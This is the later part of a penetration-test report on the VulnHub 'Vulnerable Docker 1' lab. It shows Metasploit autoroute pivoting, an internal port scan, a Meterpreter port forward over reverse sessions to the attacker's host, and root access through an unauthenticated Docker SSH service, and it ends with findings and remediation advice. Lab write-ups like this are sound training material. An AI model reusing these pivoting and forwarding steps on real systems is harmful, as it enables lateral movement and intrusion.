


Figure 16 — `ip addr` inside container: `eth0` is 172.18.0.2/16 (Docker internal bridge). Meterpreter session backgrounded for pivoting.

8. Network Pivoting

8.1 Metasploit Autoroute Setup

The Metasploit `post/multi/manage/autoroute` module was used to add a routing entry for the internal 172.18.0.0/255.255.0.0 subnet through the existing Meterpreter session. This allows Metasploit to tunnel subsequent scans and connections through the compromised container.



```
Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  post/multi/manage/autoroute              .              normal No      Multi Manage Network Route via Meterpreter Session

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/autoroute

msf exploit(multi/handler) > use 0
msf post(multi/manage/autoroute) > options

Module options (post/multi/manage/autoroute):

  Name      Current Setting  Required  Description
  ---      -
  CMD       autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
  NETMASK   255.255.255.0   no        Netmask (IPv4 as "255.255.255.0")
  SESSION   yes              yes       The session to run this module on
  SUBNET    no               no        Subnet (IPv4, for example, 10.10.10.0)

View the full module info with the info, or info -d command.

msf post(multi/manage/autoroute) > set session 2
session => 2
msf post(multi/manage/autoroute) > set subnet 172.18.0.2
subnet => 172.18.0.2
```

Figure 17 — `autoroute` module configured: `SESSION=2`, `SUBNET=172.18.0.2` (Docker internal bridge). Route will be injected for 172.18.0.0/16.


```
msf post(multi/manage/autoroute) > netmask 255.255.0.0
[*] exec: netmask 255.255.0.0

255.255.0.0/32
msf post(multi/manage/autoroute) > run
[*] Running module against 8f4bca8ef241 (172.18.0.2)
[*] Searching for subnets to autoroute.
[*] Route added to subnet 172.18.0.0/255.255.0.0 from host's routing table.
[*] Post module execution completed
msf post(multi/manage/autoroute) > search portscan

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/portscan/ftpbounce     .              normal No     FTP Bounce Port Scanner
1  auxiliary/scanner/natpmp/natpmp_portscan .              normal No     NAT-PMP External Port Scanner
2  auxiliary/scanner/sap/sap_router_portscanner .            normal No     SAPRouter Port Scanner
3  auxiliary/scanner/portscan/xmas          .              normal No     TCP "XMas" Port Scanner
4  auxiliary/scanner/portscan/ack           .              normal No     TCP ACK Firewall Scanner
5  auxiliary/scanner/portscan/tcp            .              normal No     TCP Port Scanner
6  auxiliary/scanner/portscan/syn            .              normal No     TCP SYN Port Scanner
7  auxiliary/scanner/http/wordpress_pingback_access .            normal No     Wordpress Pingback Locator

Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access

msf post(multi/manage/autoroute) > use 5
msf auxiliary(scanner/portscan/tcp) > options
```

Figure 18 — autoroute executed: route added for 172.18.0.0/255.255.0.0 via session 2. Metasploit TCP port scanner (portscan/tcp) selected for internal subnet scan.

8.2 Internal Subnet Port Scan

The auxiliary/scanner/portscan/tcp module was configured to scan 172.18.0.2/24 for common ports. The scan discovered four live internal hosts: 172.18.0.1 (SSH:22, HTTP:8000), 172.18.0.2 (the compromised container, HTTP:80), 172.18.0.3 (MySQL:3306), and 172.18.0.4 (SSH:22, port 8022).

```
Module options (auxiliary/scanner/portscan/tcp):

Name      Current Setting  Required  Description
-----
CONCURRENCY 10              yes       The number of concurrent ports to check per host
DELAY       0               yes       The delay between connections, per thread, in milliseconds
JITTER      0               yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS       1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS      .               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic-s/using-metasploit.html

THREADS     1               yes       The number of concurrent threads (max one per host)
TIMEOUT     1000            yes       The socket connect timeout in milliseconds

View the full module info with the info, or info -d command.

msf auxiliary(scanner/portscan/tcp) > set rhosts 172.18.0.2/24
rhosts => 172.18.0.2/24
msf auxiliary(scanner/portscan/tcp) > run

[+] 172.18.0.1 - 172.18.0.1:22 - TCP OPEN
[+] 172.18.0.1 - 172.18.0.1:8000 - TCP OPEN
[+] 172.18.0.2 - 172.18.0.2:80 - TCP OPEN
[+] 172.18.0.3 - 172.18.0.3:3306 - TCP OPEN
[+] 172.18.0.4 - 172.18.0.4:22 - TCP OPEN
[+] 172.18.0.4 - 172.18.0.4:8022 - TCP OPEN
^C[*] Caught interrupt from the console ...
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) > sessions
```

Figure 19 — Internal TCP scan results: 172.18.0.1 (ports 22, 8000), 172.18.0.2 (port 80), 172.18.0.3 (port 3306 MySQL), 172.18.0.4 (ports 22, 8022). Three active sessions established.

8.3 Port Forwarding to Target Container

With three active Meterpreter sessions confirmed, session 2 was selected and the portfwd feature was used to forward local port 8022 on the Kali machine to 172.18.0.4:8022 (the internal Docker container). This makes the internal container's SSH service accessible directly from the attacker's machine as if it were local.

```
msf auxiliary(scanner/portscan/tcp) > sessions
Active sessions
-----
Id  Name  Type  Information  Connection
--  -
1   meterpreter x64/linux www-data @ 8f4bca8ef241 192.168.147.129:4444 → 192.168.147.146:45128 (172.18.0.2)
2   meterpreter x86/linux www-data @ 8f4bca8ef241 192.168.147.129:4444 → 192.168.147.146:45130 (172.18.0.2)
3   meterpreter php/linux www-data @ 8f4bca8ef241 192.168.147.129:4444 → 192.168.147.146:45137 (172.18.0.4)

msf auxiliary(scanner/portscan/tcp) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > portfwd add -h
Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:
  -h  Help banner.
  -i  Index of the port forward entry to interact with (see the "list" command).
  -l  Forward: local port to listen on. Reverse: local port to connect to.
  -L  Forward: local host to listen on (optional). Reverse: local host to connect to.
  -p  Forward: remote port to connect to. Reverse: remote port to listen on.
  -r  Forward: remote host to connect to.
  -R  Indicates a reverse port forward.
```

Figure 20 — Active sessions: three Meterpreter sessions as www-data. Session 2 selected; portfwd -h options reviewed.

```
meterpreter > portfwd add -h
Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:
  -h  Help banner.
  -i  Index of the port forward entry to interact with (see the "list" command).
  -l  Forward: local port to listen on. Reverse: local port to connect to.
  -L  Forward: local host to listen on (optional). Reverse: local host to connect to.
  -p  Forward: remote port to connect to. Reverse: remote port to listen on.
  -r  Forward: remote host to connect to.
  -R  Indicates a reverse port forward.


meterpreter > portfwd add -l 8022 -p 8022 -r 172.18.0.4
[*] Forward TCP relay created: (local) :8022 → (remote) 172.18.0.4:8022
meterpreter >
```

Figure 21 — portfwd add -l 8022 -p 8022 -r 172.18.0.4: Forward TCP relay created — local :8022 → remote 172.18.0.4:8022.

9. Root Access — Docker Container Escape

9.1 SSH Login to Internal Container as Root

With port forwarding active, the attacker navigated to `http://192.168.147.129:8022` in the browser. The service presented a "Docker SSH" banner — "Because every container should be accessible" — and the label "container | content_db_1." No password was required. A shell was obtained as root (`uid=0, gid=0`). Running `whoami` and `id` confirmed full root access inside the internal database container.



```
View recent browsing across windows and devices | Secure | http://192.168.147.129:8022
Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hackin

Connection established

#####
## Docker SSH ~ Because every container should be accessible ##
#####
## container | content_db_1 ##
#####

/ $
/ $ pwd
/
/ $ whoami
root
/ $ id
uid=0(root) gid=0(root) groups=0(root)
/ $
```

Figure 22 — SSH service on `172.18.0.4:8022` (forwarded to `localhost:8022`) responds with Docker SSH banner. `whoami = root`, `id = uid=0(root) gid=0(root) groups=0(root)`. Root access achieved inside container "content_db_1."

10. Findings Summary

#	Finding	Severity	Impact
1	WordPress User Enumeration via XML-RPC	High	Enabled attacker to identify valid username "bob" for targeted brute-force.
2	Weak WordPress Credentials (bob / Welcome1)	Critical	Brute-forced in ~40,000 attempts; granted full WordPress admin access.
3	Outdated WordPress (4.8.1) + Apache (2.4.10)	High	Vulnerable to known exploits; wp_admin_shell_upload module fully functional.
4	Unauthenticated File Upload via WordPress Admin	Critical	Enabled remote code execution as www-data inside the web container.
5	Docker Internal Network Exposure (172.18.0.0/16)	Critical	Internal containers reachable after initial compromise; lateral movement possible.
6	Docker SSH Container with No Authentication	Critical	172.18.0.4:8022 allowed root login with no password — trivial full container compromise.

11. Recommendations

11.1 Immediate (Critical)

- Change all WordPress credentials immediately. Enforce a minimum 12-character password policy with complexity requirements.
- Disable or restrict WordPress XML-RPC (xmlrpc.php) at the web server level if it is not required for legitimate use.
- Remove or reconfigure the Docker SSH container (172.18.0.4:8022). No container should expose an unauthenticated root SSH shell on any network.
- Implement Docker network segmentation: use custom bridge networks with explicit allow-lists rather than exposing all containers to a flat internal LAN.

11.2 Short-Term (High)

- Update WordPress to the latest stable release and apply all plugin/theme updates.
- Update Apache httpd and PHP to current supported versions (Apache 2.4.10 and PHP 5.6.31 are both end-of-life).
- Enable a Web Application Firewall (WAF) rule to rate-limit and alert on repeated failed login attempts at the WordPress login page and xmlrpc.php.
- Restrict Meterpreter-reachable pivoting by applying strict egress firewall rules from each container — containers should only be able to initiate outbound connections to known, required services.

11.3 Long-Term (Defense-in-Depth)

- Adopt a secrets management solution (e.g., HashiCorp Vault) — avoid hardcoding or reusing credentials across WordPress, database, and SSH services.
- Implement container image scanning and runtime security (e.g., Trivy, Falco) to detect and alert on abnormal process execution (e.g., reverse shells, new listening ports).
- Conduct periodic penetration tests and purple-team exercises to validate that container escape paths remain closed as the environment evolves.

12. Conclusion

This assessment of the VulnHub Vulnerable Docker 1 machine demonstrated that a single weak WordPress credential was sufficient to escalate from zero access to root inside a hidden Docker container on an internal network. No kernel exploits were required. The attack relied entirely on misconfiguration, weak credentials, and the absence of network egress controls between containers. The findings emphasize that containerization is not a security boundary by itself. Each container must be hardened independently, network access between containers must be minimized, and credentials must meet modern strength and rotation standards. Addressing the recommendations in Section 11 will significantly reduce the attack surface of this environment.

— End of Report —